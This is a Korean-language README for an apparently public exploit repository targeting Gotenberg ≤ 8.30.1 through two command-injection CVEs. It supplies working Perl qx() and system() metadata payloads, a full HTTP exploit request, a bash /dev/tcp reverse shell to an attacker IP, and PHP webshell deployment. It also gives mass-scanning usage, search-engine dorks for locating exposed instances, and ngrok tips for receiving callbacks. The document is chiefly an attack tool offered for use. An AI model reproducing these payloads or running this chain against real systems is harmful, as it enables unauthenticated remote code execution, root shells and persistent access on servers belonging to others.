hackfutsecroot/-gotenberg-rce-chain
Gotenberg CVE-2026-42589 및 CVE-2026-40281에 대한 Python 익스플로잇 체인으로, 취약한 인스턴스를 탐지하고 메타데이터 페이로드를 주입하며 리버스 셸 또는 웹셸을 배포합니다.



Gotenberg ≤ 8.30.1 — 인증 없는 원격 코드 실행
리버스 셸 + 파일 관리자 웹셸 + 대화형 블라인드 안전 모드를 결합한 연쇄 익스플로잇
Gotenberg는 문서(HTML, Markdown, Office 등)를 PDF로 변환하는 상태 비저장 Docker 기반 API입니다. ≤ 8.30.1 버전은 /forms/pdfengines/metadata/write 엔드포인트에서 두 가지 치명적인 인증 없는 RCE 취약점에 노출되어 있습니다.
이 저장소는 두 CVE를 하나의 익스플로잇 워크플로로 연결하는 두 가지 도구를 제공합니다:
| 도구 | 용도 |
|---|---|
gotenberg_rce.py | 탐지 + 대화형 셸 + 파일 관리자 웹셸 배포 |
auto_revshell.py | IP 자동 탐지 → 리스너 시작 → 리버스 셸 페이로드 발사 → 대화형 세션 |
| 필드 | 값 |
|---|---|
| 유형 | OS 명령 주입 (RCE) |
| CVSS | 9.8 — 치명적 |
| 벡터 | POST /forms/pdfengines/metadata/write |
| 주입 지점 | JSON 메타데이터 키 |
| 근본 원인 | ExifTool 설정을 통한 system() |
| 필드 | 값 |
|---|---|
| 유형 | OS 명령어 주입 (RCE) |
| CVSS | 10.0 — 치명적 |
| 벡터 | POST /forms/pdfengines/metadata/write |
| 주입 지점 | JSON 메타데이터 값 |
| 근본 원인 | ExifTool을 통한 qx() (Perl) |
| 버전 | 42589 | 40281 |
|---|---|---|
< 8.29.1 | ✅ | ✅ |
8.29.1 | ✅ | ✅ |
8.30.0 | ✅ | ✅ |
8.30.1 | ✅ | ✅ |
≥ 8.31.0 | ❌ | ❌ |
40281과 42589 모두 시도!upload, !shell, !check, !clear)HTTP 500을 반환해도 작동requests, urllib3git clone https://github.com/HackfutSecRoot/-GOTENBERG-RCE-CHAIN.git
cd -GOTENBERG-RCE-CHAIN
python3 -m venv venv
source venv/bin/activate # Linux/Mac
# venv\Scripts\activate # Windows
pip install -r requirements.txt
requirements.txtrequests>=2.28.0
urllib3>=1.26.0
auto_revshell.py)python auto_revshell.py -u http://target:3000
공인 IP 자동 감지 → 리스너 바인딩 → 대상 익스플로잇 → 셸로 진입.

  python gotenberg_rce.py -u http://target:3000                    # check only
  python gotenberg_rce.py -u http://target:3000 -i                 # interactive (blind)
  python gotenberg_rce.py -u http://target:3000 --rev              # auto reverse shell (auto IP)
  python gotenberg_rce.py -u http://target:3000 --rev --lport 4444 # auto with custom port
  python gotenberg_rce.py -u http://target:3000 --rev --lhost 1.2.3.4 --lport 4444
  python gotenberg_rce.py -f targets.txt --rev --lport 4444 -t 20 -o results.txt
| 플래그 | 설명 | 기본값 |
|---|---|---|
-u, --url | 대상 URL (필수) | — |
--lhost | 공인 IP | 자동 감지 |
--lport | 리스너 포트 | 4444 |
--wait | 콜백 대기 시간(초) | 25 |
--timeout | 요청당 타임아웃 | 60 |
--no-banner | 배너 건너뛰기 | false |
gotenberg_rce.py)python gotenberg_rce.py -u http://target:3000 -i
대화형 의사 셸로 진입합니다:
rOOt@HFT:~$ id
uid=0(root) gid=0(root) groups=0(root)

rOOt@HFT:~$ uname -a
Linux gotenberg 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 x86_64 GNU/Linux

rOOt@HFT:~$ !shell
[*] Shell URL: http://target:3000/var/www/html/fm_abc123.php

rOOt@HFT:~$ exit
[*] Exiting interactive shell.
| 플래그 | 설명 |
|---|---|
-u, --url | 단일 대상 |
-f, --file | 대상 목록이 담긴 파일 (한 줄에 하나씩) |
-t, --threads | 대량 스캔용 스레드 수 |
--check-only | 탐지만 수행, 익스플로잇 없음 |
--shell | File Manager 웹셸 배포 |
-i, --interactive | 대화형 셸 진입 |
-o, --output | 결과 저장 |
| 명령어 | 동작 |
|---|---|
help, ? | 도움말 표시 |
exit, quit, q | 종료 |
!upload | File Manager 셸 재배포 |
!shell | 셸 URL 표시 |
!check | 취약점 재확인 |
!clear | 화면 지우기 |
python gotenberg_rce.py -f targets.txt --shell -t 20 -o results.txt
targets.txt:
# one URL per line
http://1.2.3.4:3000
https://gotenberg.internal:3000
http://5.6.7.8:3000
[*] Detecting public IP...
[+] Public IP: 1.2.3.4
[+] Listener bound on 0.0.0.0:4444

[*] Sending reverse shell to 1.2.3.4:4444...
    [1/7] bash -c 'bash -i >& /dev/tcp/1.2.3.4/4444 0>&1'...

[+] CALLBACK RECEIVED from 134.199.148.233
[*] Entering interactive shell. Type 'exit' to quit.

# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
gotenberg
이 도구는 /forms/pdfengines/metadata/write로 제어된 페이로드를 전송합니다:
POST /forms/pdfengines/metadata/write HTTP/1.1
Content-Type: multipart/form-data; boundary=...

--BOUNDARY
Content-Disposition: form-data; name="files"; filename="test.pdf"
Content-Type: application/pdf

%PDF-1.4
...
--BOUNDARY
Content-Disposition: form-data; name="metadata"

{"Title":"test\n-Title<${PDFVersion;$_=qx("echo MARKER")}>"}
--BOUNDARY--
분석되는 신호:
| 응답 | 의미 |
|---|---|
HTTP 200 + 마커 | 직접 RCE |
HTTP 500 + 긴 지연 | 블라인드 RCE |
HTTP 400 | 패치됨 또는 유효하지 않은 페이로드 |
HTTP 404 | Gotenberg 아님 |
두 가지 주입 벡터가 시도됩니다:
CVE-2026-40281 — 메타데이터 키의 Perl 주입:
{"Title\n-Title<${PDFVersion;$_=qx("CMD")}>": "x"}
CVE-2026-42589 — 메타데이터 값 내 system() 인젝션:
{"Title\n-if\nsystem('CMD')||1\n-Comment": "x"}
명령은 고유 마커 사이에 감싸져 base64로 인코딩됩니다:
echo MARKER_START; (CMD) 2>&1 | base64; echo MARKER_END
이 도구는 PDF 응답(zlib 압축 스트림 포함)을 파싱하고 마커 사이의 base64 블롭을 추출합니다.
대상이 HTTP 500(명령 실행 후 크래시)을 반환할 때, 이 도구는:
sleep 8 → 약 8초 지연)을 통해 RCE를 확인합니다ssl:"gotenberg" port:443
org:"Gotenberg" http.status:200
ssl:"thecodingmachine" port:443
org:"Thecodingmachine" http.status:200
http.html:"Gotenberg" port:3000
body="Gotenberg"
port="3000" && body="Gotenberg"
body="/forms/chromium/convert/url"
body="/forms/pdfengines/metadata/write"
inurl:"/forms/chromium/convert/url"
inurl:"/forms/pdfengines/metadata/write"
intitle:"Gotenberg"
curl -s http://TARGET:3000/version
# vulnerable if < 8.31.0
대상이 순수 Gotenberg입니다 — 웹 서버도, PHP도 없습니다. 대신 리버스 셸을 사용하세요:
python auto_revshell.py -u http://target:3000
<lport> 포트가 방화벽에서 열려 있어야 합니다<lport>를 포트 포워딩하세요ngrok tcp 4444
# → tcp://0.tcp.ngrok.io:12345
# Use: --lhost 0.tcp.ngrok.io --lport 12345